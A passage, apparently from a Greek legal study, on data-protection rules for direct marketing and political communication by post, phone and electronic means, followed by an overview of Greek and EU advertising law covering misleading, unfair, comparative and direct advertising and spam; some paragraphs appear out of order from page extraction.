Η άμεση προώθηση προϊόντων και υπηρεσιών θεωρείται κατ' αρχήν, νόμιμη ενέργεια, εφόσον τηρούνται και οι κανόνες που θέτει το θεσμικό πλαίσιο προστασίας των προσωπικών δεδομένων. Οι κανόνες διαφοροποιούνται ανάλογα με το χρησιμοποιούμενο μέσο επικοινωνίας και τις πηγές από τις οποίες επιτρέπεται η συλλογή των προσωπικών δεδομένων:

Για το **παραδοσιακό ταχυδρομείο**, αποστολή έντυπου διαφημιστικού υλικού μπορεί να πραγματοποιηθεί μόνο σε πρόσωπα που α) έχουν δώσει τη συγκατάθεσή τους ή β) ο αποστολέας διαθέτει τα στοιχεία τους από κάποια προηγούμενη συναλλακτική σχέση μαζί τους ή γ) τα στοιχεία τους προέρχονται από κάποια νόμιμη πηγή (π.χ. τηλεφωνικοί κατάλογοι) και εφόσον στις δύο τελευταίες περιπτώσεις το πρόσωπο δεν έχει εκδηλώσει την αντίρρησή του στην αποστολή διαφημιστικού υλικού (η αντίρρηση μπορεί να δηλωθεί είτε απευθείας στον αποστολέα, και τότε αφορά μόνο αυτόν, είτε με εγγραφή στο μητρώο του άρθρου 13 της Αρχής που αφορά κάθε αποστολέα). Επίσης, εφόσον τα δεδομένα δεν έχουν συλλεγεί με τη συνδρομή του προσώπου που αφορούν, αλλά προέρχονται από κάποια άλλη νόμιμη πηγή, ο αποστολέας οφείλει να ενημερώσει τον παραλήπτη για την πηγή των δεδομένων του και να του παρέχει έναν απλό τρόπο διακοπής της περαιτέρω αποστολής τέτοιου υλικού.

Για τα **ηλεκτρονικά μέσα** επικοινωνίας εφαρμόζεται το άρθρο 11 του ειδικότερου νόμου 3471/2006 και για την πραγματοποίηση επικοινωνιών με τέτοια μέσα (email, SMS, fax, αυτόματοι τηλεφωνητές, κλπ), με την εξαίρεση των τηλεφωνικών κλήσεων από ανθρώπους, απαιτείται η προηγούμενη συγκατάθεση («opt-in») του αποδέκτη της

Σχετικά με την **υποχρέωση ενημέρωσης**, η οδηγία αναφέρει ότι α) περιλαμβάνει ενημέρωση και για τις πηγές των δεδομένων και β) η ενημέρωση πρέπει να γίνεται τη στιγμή της συλλογής των δεδομένων, εάν αυτά συλλέγονται με τη συγκατάθεση του υποκειμένου των δεδομένων, αλλιώς κατά την πρώτη επικοινωνία με το υποκείμενο των δεδομένων.

α) Για την απευθείας εμπορική προώθηση μέσω ταχυδρομείου η επεξεργασία προσωπικών δεδομένων επιτρέπεται με τη συγκατάθεση του υποκειμένου των δεδομένων ή υπό την προϋπόθεση ότι τα προσωπικά δεδομένα προέρχονται από νόμιμη πηγή και ο σκοπός της αρχικής επεξεργασίας τους είναι συμβατός με το σκοπό της πολιτικής επικοινωνίας. Νόμιμες πηγές θεωρούνται οι εξής: α) οι **δημόσιοι κατάλογοι** (π.χ. οι τηλεφωνικοί κατάλογοι του ΟΤΕ, οι επαγγελματικοί κατάλογοι όπως ο Χρυσός Οδηγός, οι κατάλογοι εμπορικών εκθέσεων ή το νέο γενικό εμπορικό μητρώο για εταιρείες και εμπόρους), β) τα **μητρώα των επαγγελματιών επιμελητηρίων** (δηλαδή επαγγελματικοί σύλλογοι, όπου προβλέπεται υποχρεωτική συμμετοχή των μελών τους όπως το Εμπορικό Επιμελητήριο, ο Δικηγορικός και ο Ιατρικός Σύλλογος, το Τεχνικό Επιμελητήριο) υπό την προϋπόθεση ότι ο ίδιος ο φορέας δεν θεωρεί αυτή την επεξεργασία ασύμβατη με το σκοπό της συμμετοχής στο μητρώο και τα μέλη, υποκείμενα των δεδομένων, έχουν ενημερωθεί εκ των προτέρων για τη διαβίβαση των δεδομένων τους για το σκοπό της απευθείας εμπορικής προώθησης και τους αποδέκτες ή τις κατηγορίες αποδεκτών των δεδομένων τους και τους έχει δοθεί η δυνατότητα να εναντιωθούν σε αυτό το είδος διαβίβασης δεδομένων, γ) οι **εκλογικοί κατάλογοι** αποτελούν νόμιμη πηγή σύμφωνα με την εκλογική νομοθεσία και υπό την προϋπόθεση ότι τα δεδομένα καταστρέφονται μέσα σε τρεις μήνες από τη λήξη της εκλογικής περιόδου.

Τα **ευαίσθητα δεδομένα** (π.χ. πολιτικά φρονήματα) μπορούν να χρησιμοποιηθούν για το σκοπό της πολιτικής επικοινωνίας που διεξάγεται μέσω ταχυδρομείου από τα πολιτικά κόμματα όσον αφορά τα μέλη τους. Σε αυτή την περίπτωση η συγκατάθεση στοιχειοθετείται από την υποβολή αίτησης για να γίνει κάποιος μέλος κόμματος. Σε περίπτωση, ωστόσο, που ένα μέλος (όπως ένας υποψήφιος σε εκλογές) ζητά τα δεδομένα άλλων μελών, το πολιτικό κόμμα επιτρέπεται να διαβιβάσει τα δεδομένα αυτά μόνο εάν το καταστατικό του κόμματος προβλέπει τη συγκεκριμένη χρήση δεδομένων ή μετά από προηγούμενη συγκατάθεση των μελών. Επίσης, τα δεδομένα ενός ατόμου μπορεί να αποτελέσουν αντικείμενο επεξεργασίας για αυτό το σκοπό εάν το άτομο έχει δηλώσει δημοσίως την υποστήριξή του, για παράδειγμα,

επικοινωνίας (συνδρομητή) εκτός κι αν υφίσταται πελατειακή σχέση ή προηγούμενη συναλλακτική επαφή και η επικοινωνία πραγματοποιείται με κάποια μορφή ηλεκτρονικού ταχυδρομείου (π.χ. email, SMS).

Ειδικότερα για τις τηλεφωνικές κλήσεις με ανθρώπινη παρέμβαση, ο συνδρομητής μπορεί να δηλώσει ατελώς στον δικό του πάροχο τηλεπικοινωνιακών υπηρεσιών ότι δεν επιθυμεί να λαμβάνει διαφημιστικά τηλεφωνήματα. Ο κάθε πάροχος υποχρεούται να τηρεί μητρώο με αυτές τις δηλώσεις στο οποίο έχει πρόσβαση όποιος ενδιαφέρεται να το χρησιμοποιήσει για απευθείας εμπορική προώθηση. Περισσότερες πληροφορίες για τα εν λόγω μητρώα θα είναι διαθέσιμες όταν οι πάροχοι τηλεφωνικών υπηρεσιών εφαρμόσουν πλήρως το νέο σύστημα. Εννοείται ότι ο καλούμενος μπορεί να δηλώσει την αντίρρησή του και απευθείας στον καλούντα, αλλά τότε η αντίρρηση αφορά μόνον αυτόν. Για θέματα πολιτικής επικοινωνίας, οι κανόνες διαφοροποιούνται ως προς τις πηγές από τις οποίες επιτρέπεται η άντληση των προσωπικών δεδομένων.

στο πολιτικό κόμμα ή στον υποψήφιο. Για την επεξεργασία των ευαίσθητων δεδομένων απαιτείται προηγούμενη άδεια της Αρχής σύμφωνα με το άρθρο 7 παρ. 2 του ν. 2472/97. Δεν απαιτείται άδεια εάν τα δεδομένα χρησιμοποιούνται από τα πολιτικά κόμματα και δεν διαβιβάζονται σε τρίτα πρόσωπα σύμφωνα με το άρθρο 7Α παρ. 1γ του ν. 2472/1997.

Όσον αφορά το **δικαίωμα αντίρρησης**, η Αρχή ζητά από τους υπεύθυνους επεξεργασίας να καταχωρίσουν προσεκτικά τα υποκείμενα των δεδομένων που έχουν δηλώσει ότι δεν επιθυμούν τα στοιχεία τους να αποτελούν αντικείμενο επεξεργασίας για προωθητικούς σκοπούς. Οι υπεύθυνοι επεξεργασίας συμβουλευονται επίσης το μητρώο του άρθρου 13 παρ. 3 ν. 2472/1997¹⁰⁵ που τηρεί η Αρχή, εκτός εάν τα υποκείμενα των δεδομένων έχουν δώσει τη συγκατάθεσή τους για αυτή την επεξεργασία ή, στην περίπτωση των δεδομένων που τηρούνται από τα Επιμελητήρια, έχει δοθεί στο υποκείμενο το δικαίωμα αντίρρησης.

β) Για την πολιτική επικοινωνία με χρήση ηλεκτρονικών μέσων η οδηγία αναφέρει ότι οι υπεύθυνοι επεξεργασίας πρέπει να λαμβάνουν προηγούμενη συγκατάθεση. Όπως ορίζεται στο άρθρο 5 παρ. 3 του ν. 3471/2006, η συγκατάθεση πρέπει να παρέχεται είτε γραπτώς είτε με ηλεκτρονικά μέσα. Υπάρχει μόνο μία εξαίρεση στον προαναφερθέντα κανόνα όταν:

i) ο υπεύθυνος επεξεργασίας έχει αντλήσει τα προσωπικά δεδομένα που χρησιμοποιούνται για την επικοινωνία στο πλαίσιο προηγούμενης επαφής με το υποκείμενο των δεδομένων για παρόμοιους σκοπούς (π.χ. κοινωνικές ή πολιτικές δραστηριότητες), ενώ μόνο η προηγούμενη επαγγελματική σχέση δεν θεωρείται ως τέτοια, και ταυτόχρονα

ii) παρέχεται στο υποκείμενο των δεδομένων η δυνατότητα να εναντιώνεται («opt out») εύκολα σε κάθε επικοινωνία.

Σημειώνεται ότι μετά την τροποποίηση του άρθρου 11 παρ. 1 του ελληνικού νόμου 3471/2006 από τον ν. 3917/2011, η οδηγία πρόκειται να επικαιροποιηθεί, όσον αφορά την περίπτωση των τηλεφωνικών κλήσεων που γίνονται με ανθρώπινη παρέμβαση¹⁰⁶.

¹⁰⁵ Η λίστα του άρθρου 13 της Αρχής (ή αλλιώς Μητρώο του αρ. 13) περιλαμβάνει τα φυσικά πρόσωπα που έχουν δηλώσει ότι δεν επιθυμούν να λαμβάνουν επικοινωνία μέσω ταχυδρομείου για θέματα που αφορούν την προώθηση/διαφήμιση αγαθών. Οι υπεύθυνοι επεξεργασίας υποχρεούνται να συμβουλευονται το μητρώο και να διαγράφουν από τους καταλόγους τους όσους είναι εγγεγραμμένοι σε αυτό.

¹⁰⁶ Για τις τηλεφωνικές διαφημιστικές κλήσεις με ανθρώπινη παρέμβαση στο άρθρο 11 του ν. 3471/2006, όπου ορίζονται τα σχετικά με τις μη ζητηθείσες επικοινωνίες, είχε αρχικά επιλεγεί ο κανόνας της προηγούμενης συγκατάθεσης. Ωστόσο, με τον ν. 3917/2011 ο κανόνας αυτός τροποποιήθηκε και πλέον οι τηλεφωνικές αυτές κλήσεις επιτρέπονται εκτός και αν ο καλούμενος έχει δηλώσει ότι δεν τις επιθυμεί (σύστημα «opt-out»). Το τελευταίο ισχύει τόσο για πελάτες του διαφημιζόμενου όσο και για κάθε πρόσωπο, του οποίου τα στοιχεία αντλούνται από το δημόσιο κατάλογο συνδρομητών. Το «opt-out» σημαίνει ότι τα φυσικά ή νομικά πρόσωπα μπορούν να απευθύνουν τις αντιρρήσεις τους, όσον αφορά την επεξεργασία των δεδομένων τους, απευθείας στον υπεύθυνο επεξεργασίας. Επιπρόσθετα, ο νόμος προβλέπει τη δημιουργία μητρώων «opt-out». Ο συνδρομητής μπορεί να δηλώσει ατελώς στον δικό του πάροχο τηλεπικοινωνιακών υπηρεσιών ότι δεν επιθυμεί να λαμβάνει

IV. ΔΙΑΦΗΜΙΣΗ ΚΑΙ SPAM

Ο ΡΟΛΟΣ ΚΑΙ Η ΔΟΜΗ ΤΗΣ ΔΙΑΦΗΜΙΣΗΣ αλλάζει ριζικά μέσω της χρήσης του Διαδικτύου. Η διαφήμιση στο διαδίκτυο είναι και πιο άμεση και χαμηλότερου κόστους σε σύγκριση με τις άλλες διαφημίσεις αλλά και επειδή αποτελεί σημαντική πηγή εσόδων για τους φορείς διαδικτυακών τόπων. Η άσκηση διαφημιστικής δραστηριότητας, η διαφήμιση και η ελευθερία λήψης πληροφοριών προστατεύεται ως ατομικά δικαιώματα ως απόρροια της ελευθερίας της έκφρασης¹⁰⁷.

Ωστόσο η διαφήμιση υπόκειται σε περιορισμούς καθώς θα πρέπει να προστατεύονται τα δικαιώματα πρωτίστως των πολιτών, των καταναλωτών αλλά και άλλων προσώπων (π.χ. «ανταγωνιστές»).

Οι ρυθμίσεις, που ισχύουν για τη διαφήμιση στην τηλεόραση ή το ραδιόφωνο κρίνονται ανεπαρκείς για τη ρύθμιση της διαφήμισης στο διαδίκτυο καθώς έχουν θεσπισθεί με γνώμονα τον παθητικό χαρακτήρα του θεατή ή ακροατή. Στο διαδίκτυο, που έχει ως βάση του τον αμφίδρομο χαρακτήρα της επικοινωνίας και την έμπρακτη συμμετοχή του χρήστη, ο ίδιος ο χρήστης επιλέγει καταρχήν, αν τον ενδιαφέρει ή όχι κάποια διαφήμιση.

Η ποικιλία των τρόπων με τους οποίους μπορεί να διαφημιστεί μια επιχείρηση στο διαδίκτυο καθιστά αρκετά δύσκολη τη ρύθμιση τους. Μάλιστα, ένα πρώτο ερώτημα στο οποίο πρέπει να απαντήσει ο νομοθέτης είναι τι συνιστά και τι όχι διαφήμιση στο διαδίκτυο. Η παρουσία στο διαδίκτυο με τη δημιουργία μιας ιστοσελίδας, η διαφήμιση μέσω πλασιών banner, τα αναδυόμενα παράθυρα (pop-up advertising) και το spamming δεν μπορούσαν να χαρακτηριστούν όλα ως κατεχοχόν διαφήμιση και για αυτό ο κοινοτικός νομοθέτης επέλεξε τον όρο «εμπορικές επικοινωνίες¹⁰⁸».

Ως εμπορική επικοινωνία νοείται κάθε μορφή επικοινωνίας που αποσκοπεί να προωθήσει, άμεσα ή έμμεσα αγαθά, υπηρεσίες ή την εικόνα μια επιχείρησης, ενός οργανισμού ή ενός προσώπου που ασκεί εμπορική, βιομηχανική ή βιοτεχνική δραστηριότητα ή νομοθετικής κατοχυρωμένο επάγγελμα¹⁰⁹. Δεν συνιστούν εμπορική επικοινωνία:

τηλεφωνήματα για απευθείας εμπορική προώθηση. Ο πάροχος υποχρεούται να τηρεί μητρώο με αυτές τις δηλώσεις, στο οποίο έχει πρόσβαση όποιος ενδιαφέρεται να το χρησιμοποιήσει για απευθείας εμπορική προώθηση. Δυστυχώς, η διάταξη δεν προβλέπει την τήρηση ενός ενιαίου μητρώου από τους παρόχους ή άλλους φορείς, κι έτσι κάθε πάροχος τηλεπικοινωνιακών υπηρεσιών μπορεί να τηρεί το δικό του μητρώο «opt-out», με συνέπεια οι ενδιαφερόμενοι για την απευθείας εμπορική προώθηση να πρέπει να συμβουλευούνται όλα τα υπάρχοντα μητρώα. Περισσότερες πληροφορίες για τα εν λόγω μητρώα θα είναι διαθέσιμες όταν οι πάροχοι τηλεφωνικών υπηρεσιών εφαρμόσουν πλήρως τη νέα διάταξη.

¹⁰⁷ Βλ. άρθρο 10 § 1 της Ευρωπαϊκής Σύμβασης Δικαιωμάτων του Ανθρώπου και άρθρο 14 παράγραφος 1 του ελληνικού Συντάγματος.

¹⁰⁸ Βλ. Μήτρου Λίλιαν, Η ΔΙΑΦΗΜΙΣΗ ΣΤΟ ΔΙΑΔΙΚΤΥΟ, Παν. Αιγαίου, www.icsd.aegean.gr/website_files/metaptyxiako/167780534.doc.

¹⁰⁹ Βλ. άρθρο 2 σημείο (στ) της οδηγίας 2000/31/ΕΚ για το ηλεκτρονικό εμπόριο.

- α) τα στοιχεία που επιτρέπουν την άμεση πρόσβαση στη δραστηριότητα της εν λόγω επιχείρησης, του οργανισμού ή του προσώπου, ιδίως το όνομα χώρου (domain name) ή τη διεύθυνση ηλεκτρονικού ταχυδρομείου, καθώς και
- β) οι επικοινωνίες που αφορούν αγαθά, υπηρεσίες ή την εικόνα της εν λόγω επιχείρησης, του οργανισμού ή του προσώπου, οι οποίες πραγματοποιούνται ανεξαρτήτως από τη θέλησή τους, ιδίως χωρίς οικονομικό αντάλλαγμα.

1. ΤΟ ΝΟΜΟΘΕΤΙΚΟ ΚΑΘΕΣΤΩΣ ΤΗΣ ΔΙΑΦΗΜΙΣΗΣ

ΣΗΜΑΝΤΙΚΟ ΡΟΛΟ ΔΙΑΔΡΑΜΑΤΙΖΕΙ ΣΤΗΝ ΕΛΛΗΝΙΚΗ ΕΝΝΟΜΗ ΤΑΞΗ ο ελληνικός Κώδικας Διαφήμισης¹¹⁰ που υιοθετήθηκε το 1977 με πρωτοβουλία της Ένωσης Διαφημιστικών Εταιρειών Ελλάδος, κατά το πρότυπο του Διεθνούς Εμπορικού Επιμελητηρίου, με όργανα την Πρωτοβάθμια και Δευτεροβάθμια Επιτροπή Ελέγχου Διαφημίσεων. Αποτελεί σύστημα κανόνων επαγγελματικής ηθικής με σκοπό τον «αυτοπεριορισμό και αυτοέλεγχο των αθέμιτων και παραπλανητικών διαφημίσεων».

Η διαφήμιση στην Ελλάδα ρυθμίζεται ουσιαστικά από τρεις νόμους, το ν. 146/1914 περί αθέμιτου ανταγωνισμού (άρθρα 1 και 3), το ν. 2251/1994 περί προστασίας του καταναλωτή (άρθρο 9), όπως τροποποιήθηκε από το ν. 3587/2007 και ισχύει και το ν. 2472/1997 «περί προστασίας του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα». Ο νομικός ορισμός της διαφήμισης ως ανακοίνωσης στο ν. 2251/1994 ή ως δήλωσης στο ν. 146/1914 δεν εξαντλεί το φαινόμενο της διαφήμισης, που στη γενικότερη μορφή του μπορεί να περιλαμβάνει την εκπομπή οποιουδήποτε σημείου, φορτισμένου με κάποια συμβολική σημασία. Παραδοσιακά η διαφήμιση συνόδευε την εμπορική δραστηριότητα, αφορούσε εμπορεύματα και υπηρεσίες. Σήμερα η διαφήμιση αφορά και το υποκείμενο, την επιχείρηση την ίδια¹¹¹.

Πέραν των τριών αυτών βασικών νόμων, υπάρχει ένα πλήθος ειδικότερων εθνικών και κοινοτικών νομοθετημάτων, που ρυθμίζουν επιμέρους θέματα. Αναφέρουμε ενδεικτικά:

- Αναγκαστικός Νόμος 2545/1940¹¹² (άρθρο 48) σχετικά με τη διαφήμιση ιδιωτικών σχολείων.
- Ν. 2076/1992¹¹³
- Ν. 2328/1995¹¹⁴

¹¹⁰ Αναθεωρημένος ως Ελληνικός Κώδικας Διαφήμισης – Επικοινωνίας όπως ισχύει από 1.1.2007, http://www.see.gr/index.php?option=com_content&view=article&id=20&Itemid=22.

¹¹¹ Βλ. Μικρούλεα, Αλεξάνδρα, Δίκαιο της διαφήμισης και Internet, ΔΕΕ 2001, σελ. 1093-1094.

¹¹² ΦΕΚ 287/Α/10.09.1940 ΠΕΡΙ ΙΔΙΩΤΙΚΩΝ ΣΧΟΛΕΙΩΝ ΦΡΟΝΤΙΣΤΗΡΙΩΝ ΚΑΙ ΟΙΚΟΤΡΟΦΕΙΩΝ.

¹¹³ ΦΕΚ 130/Α/01.08.1992 ΑΝΑΛΗΨΗ ΚΑΙ ΑΣΚΗΣΗ ΔΡΑΣΤΗΡΙΟΤΗΤΑΣ ΠΙΣΤΩΤΙΚΩΝ ΙΔΡΥΜΑΤΩΝ ΚΑΙ ΑΛΛΕΣ ΣΥΝΑΦΕΙΣ ΔΙΑΤΑΞΕΙΣ.

¹¹⁴ ΦΕΚ 159/Α/03.08.1995 ΝΟΜΙΚΟ ΚΑΘΕΣΤΩΣ ΤΗΣ ΙΔΙΩΤΙΚΗΣ ΤΗΛΕΟΡΑΣΗΣ ΚΑΙ ΤΗΣ ΤΟΠΙΚΗΣ ΡΑΔΙΟΦΩΝΙΑΣ ΡΥΘΜΙΣΗ ΘΕΜΑΤΩΝ ΤΗΣ ΡΑΔΙΟΤΗΛΕΟΠΤΙΚΗΣ ΑΓΟΡΑΣ ΚΑΙ ΑΛΛΕΣ ΔΙΑΤΑΞΕΙΣ.

- Π.Δ. 261/1997¹¹⁵ που ορίζει τον τρόπο και τις προϋποθέσεις που απαιτούνται για να διαφημιστεί το Δημόσιο.
- Κώδικας Δεοντολογίας Ραδιοτηλεοπτικών Διαφημίσεων, ο οποίος υιοθετήθηκε το 1991 από το Εθνικό Συμβούλιο Ραδιοτηλεόρασης.
- Π.Δ. 100/2000¹¹⁶ «Εναρμόνιση της ελληνικής ραδιοτηλεοπτικής νομοθεσίας στις διατάξεις της Οδηγίας 97/36/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 30^{ης} Ιουνίου 1997 (ΕΕ αριθ. 1202 της 30.7.97, σελ 60) με την οποία τροποποιήθηκαν οι διατάξεις της Οδηγίας 89/552/ΕΟΚ του Συμβουλίου (ΕΕ αριθ. L 298 της 17.10.89 σ.23) σχετικά με την παροχή τηλεοπτικών υπηρεσιών».
- Ν. 2946/2001¹¹⁷ για την υπαίθρια διαφήμιση
- Π.Δ. 131/2003¹¹⁸ «Προσαρμογή στον Οδηγία 2000/31 του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου σχετικά με ορισμένες νομικές πτυχές των υπηρεσιών της κοινωνίας της πληροφορίας, ιδίως του ηλεκτρονικού εμπορίου, στην εσωτερική αγορά. (Οδηγία για το ηλεκτρονικό εμπόριο)»
- Οδηγία 84/450 του Συμβουλίου της 19^{ης} Σεπτεμβρίου 1984 για την παραπλανητική διαφήμιση (ΕΕ αριθ. L 250/17), όπως συμπληρώθηκε με την Οδηγία 97/55/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 23^{ης} Οκτωβρίου 1997 για τη συγκριτική διαφήμιση, η οποία αποτέλεσε σε μεγάλο βαθμό νομοθετικό πρότυπο για τη σύνταξη του Ν.2251/1994
- Οδηγία 95/46/ΕΚ «για την προστασία των φυσικών προσώπων έναντι της επεξεργασίας δεδομένων προσωπικού χαρακτήρα και για την ελεύθερη κυκλοφορία των δεδομένων αυτών»
- Οδηγία 97/7/ΕΚ «σχετικά με την προστασία των καταναλωτών κατά τις εξ αποστάσεως συμβάσεις»
- Οδηγία 2000/31/ΕΚ «για ορισμένες νομικές πτυχές των υπηρεσιών της κοινωνίας της πληροφορίας, ιδίως του ηλεκτρονικού εμπορίου, στην εσωτερική αγορά («οδηγία για το ηλεκτρονικό εμπόριο»)

¹¹⁵ ΦΕΚ 186/Α/23.09.1997 ΓΙΑ ΤΗ ΔΙΑΦΑΝΕΙΑ ΣΤΗ ΔΙΑΦΗΜΙΣΤΙΚΗ ΠΡΟΒΟΛΗ ΤΟΥ ΔΗΜΟΣΙΟΥ ΚΑΙ ΤΟΥ ΕΥΡΥΤΕΡΟΥ ΔΗΜΟΣΙΟΥ ΤΟΜΕΑ ΑΠΟ ΤΑ ΕΝΤΥΠΑ ΚΑΙ ΤΑ ΗΛΕΚΤΡΟΝΙΚΑ ΜΕΣΑ ΕΝΗΜΕΡΩΣΗΣ

¹¹⁶ ΦΕΚ 98/Α/17.03.2000 ΕΝΑΡΜΟΝΙΣΗ ΤΗΣ ΕΛΛΗΝΙΚΗΣ ΡΑΔΙΟΤΗΛΕΟΠΤΙΚΗΣ ΝΟΜΟΘΕΣΙΑΣ ΣΤΙΣ ΔΙΑΤΑΞΕΙΣ ΤΗΣ ΟΔΗΓΙΑΣ 97/36 ΕΚ ΤΟΥ ΕΥΡΩΠΑΪΚΟΥ ΚΟΙΝΟΒΟΥΛΙΟΥ ΤΗΣ 30ΗΣ ΙΟΥΝΙΟΥ 1997 ...ΣΧΕΤΙΚΑ ΜΕ ΤΗ ΠΑΡΟΧΗ ΤΗΛΕΟΠΤΙΚΩΝ ΥΠΗΡΕΣΙΩΝ.

¹¹⁷ ΦΕΚ 224/Α/08.10.2001 στις 08.10.2001 ΥΠΑΙΘΡΙΑ ΔΙΑΦΗΜΙΣΗ, ΣΥΜΠΟΛΙΤΕΙΕΣ ΔΗΜΩΝ ΚΑΙ ΚΟΙΝΟΤΗΤΩΝ ΚΑΙ ΑΛΛΕΣ ΔΙΑΤΑΞΕΙΣ.

¹¹⁸ ΦΕΚ 116/Α/16.05.2003 στις 21.05.2003 ΠΡΟΣΑΡΜΟΓΗ ΣΤΗΝ ΟΔΗΓΙΑ 2000/31 ΤΟΥ ΕΥΡΩΠΑΪΚΟΥ ΚΟΙΝΟΒΟΥΛΙΟΥ ΚΑΙ ΤΟΥ ΣΥΜΒΟΥΛΙΟΥ ΣΧΕΤΙΚΑ ΜΕ ΟΡΙΣΜΕΝΕΣ ΝΟΜΙΚΕΣ ΠΤΥΧΕΣ ΤΩΝ ΥΠΗΡΕΣΙΩΝ ΤΗΣ ΚΟΙΝΩΝΙΑΣ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ ΙΔΙΩΣ ΤΟΥ ΗΛΕΚΤΡΟΝΙΚΟΥ ΕΜΠΟΡΙΟΥ ΣΤΗΝ ΕΣΩΤΕΡΙΚΗ ΑΓΟΡΑ ΟΔΗΓΙΑ ΓΙΑ ΤΟ ΗΛΕΚΤΡΟΝΙΚΟ ΕΜΠΟΡΙΟ.

- Οδηγία 2002/58/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 12^{ης} Ιουλίου 2002 «σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα για την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών (οδηγία για την προστασία ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες)», ν. 3417/2006.

2. ΕΙΔΗ ΤΗΣ ΔΙΑΦΗΜΙΣΗΣ

ΣΤΗΝ ΕΥΡΥΤΕΡΗ ΕΝΝΟΙΑ ΤΗΣ ΔΙΑΦΗΜΙΣΗΣ υπάγονται περισσότερα του ενός είδη διαφημίσεων, η διάκριση των οποίων πραγματοποιείται διεξοδικά από τον νομοθέτη στο άρθρο 9 του Ν. 2251/1994 «περί προστασίας των καταναλωτών».

2.1. Α. ΠΑΡΑΠΛΑΝΗΤΙΚΗ ΔΙΑΦΗΜΙΣΗ

Η έννοια της παραπλανητικής διαφήμισης ορίζεται στην παράγραφο 2 του άρθρου 9 του ν. 2251/1994 για την προστασία των καταναλωτών. Ειδικότερα, κατά τη διατύπωση του νόμου «Απαγορεύεται κάθε διαφήμιση το περιεχόμενο ή η μορφή της οποίας προκαλεί ή ενδέχεται να προκαλέσει πλάνη στα πρόσωπα στα οποία απευθύνεται ή στον οποίων τη γνώση περιέρχεται και, εξαιτίας της πλάνης αυτής, μπορεί να επηρεάσει την οικονομική τους συμπεριφορά (παραπλανητική διαφήμιση)».

Εν γένει, όπως και για τις διαφημίσεις στον offline κόσμο, ισχύουν οι απαγορεύσεις που αφορούν την παραπλανητική διαφήμιση, αυτή δηλ. που κατά περιεχόμενο ή με τη μορφή της ενδέχεται να προκαλέσει πλάνη στους αποδέκτες της. Πρόκειται για τη διαφήμιση που δεν ανταποκρίνεται στην πραγματικότητα και οδηγεί τον αποδέκτη σε εσφαλμένη γνώση για το διαφημιζόμενο αγαθό. Παραπλανητική θεωρείται π.χ. η διαφήμιση που παρουσιάζεται υπό το κάλυμμα δημοσιογραφικής έρευνας ή επιστημονικής ανακοίνωσης χωρίς να δηλώνεται ότι πρόκειται για διαφήμιση.

2.2. Β. ΑΘΕΜΙΤΗ ΔΙΑΦΗΜΙΣΗ

Σύμφωνα με την παράγραφο 5 του άρθρου 9 του νόμου 2251/1994 «Απαγορεύεται κάθε διαφήμιση που προσβάλλει τα χρηστά ήθη (αθέμιτη διαφήμιση)». Συνεπώς κριτήριο για τον χαρακτηρισμό της διαφήμισης ως αθέμιτης αποτελεί η αντίθεσή της στα χρηστά ήθη. Στην παράγραφο 6 του ίδιου άρθρου ο νόμος απαριθμεί ενδεικτικά περιπτώσεις αθέμιτης διαφήμισης.

Ως χρηστά ήθη νοούνται οι ιδέες και οι αντιλήψεις του μέσου, χρηστού και δίκαιου ανθρώπου για τη δράση που αναπτύσσει στην κοινωνία. Λόγω της παγκοσμιοότητας και των άλλων ιδιαιτεροτήτων του Διαδικτύου είναι ωστόσο ιδιαίτερα δυσχερές να προσδιοριστεί το περιεχόμενο των χρηστών ηθών. Γίνεται δεκτό ότι αθέμιτη διαφήμιση συνιστά η

εκμετάλλευση προλήψεων, δεισιδαιμονιών ή αισθημάτων κοινωνικής υποχρέωσης και ευαισθησίας των καταναλωτών. Μορφή αθέμιτης διαφήμισης συνιστά η υποβλητική διαφήμιση, αυτή δηλ. που στοχεύει στο υποσυνείδητο. Τέτοιες μορφές θεωρούνται στο Διαδίκτυο τα flying objects ή τα pop up windows.

2.3. Γ. ΣΥΓΚΡΙΤΙΚΗ ΔΙΑΦΗΜΙΣΗ

Ο νόμος για την προστασία του καταναλωτή (αρθρ.9 παρ.8 επ. ν.2251/1994) προβλέπει ρητά κατά τρόπο θετικό για το επιτρεπτό της συγκριτικής διαφήμισης, εκείνης δηλαδή στην οποία ο διαφημιζόμενος συγκρίνει τα προϊόντα του ή τις υπηρεσίες του με εκείνα ενός ή περισσότερων ανταγωνιστών.

Η εν λόγω διαφήμιση, επιτρέπεται μόνο εφόσον γίνεται με τρόπο αντικειμενικό και τηρώντας ορισμένες προϋποθέσεις.

Χάριν της προστασίας του καταναλωτή εν γένει η εμπορική επικοινωνία όπως και το φυσικό ή νομικό πρόσωπο για το οποίο γίνεται, πρέπει να είναι σαφώς αναγνωρίσιμα στοιχεία¹¹⁹. Συγκεκριμένα, οι προσφορές, όπως είναι οι εκπτώσεις, τα πριμ, τα δώρα, οι διαφημιστικοί διαγωνισμοί και τα παιχνίδια στο μέτρο που επιτρέπονται, πρέπει να είναι σαφώς αναγνωρίσιμα, η πρόσβαση στους όρους υπό τους οποίους μπορεί κανείς να επωφεληθεί από τις προσφορές αλλά και στους όρους συμμετοχής για τα παιχνίδια και τους διαγωνισμούς πρέπει να είναι εύκολη, οι δε όροι πρέπει να παρουσιάζονται σαφώς και επακριβώς¹²⁰. Με τον τρόπο αυτό αποφεύγεται η περίπτωση συγκαλυμμένης διαφήμισης που μπορεί να παραπλανήσει τον καταναλωτή.

2.4. Δ. ΆΜΕΣΗ ΔΙΑΦΗΜΙΣΗ

Η συνηθέστερη μορφή διαφήμισης στο Διαδίκτυο είναι η άμεση διαφήμιση, συνήθως μέσω της μη αιτηθείσας εμπορικής επικοινωνίας.

Οι αποδέκτες των πολυάριθμων αυτών μηνυμάτων υφίστανται ζημιά καθώς, εκτός του ότι προσβάλλεται η αξιοπρέπειά τους, χάνουν πολύτιμο χρόνο και χρήμα στην προσπάθειά τους να διαχωρίσουν τα μηνύματα που τους ενδιαφέρουν από τα μηνύματα που εστάλησαν χωρίς την έγκρισή τους.

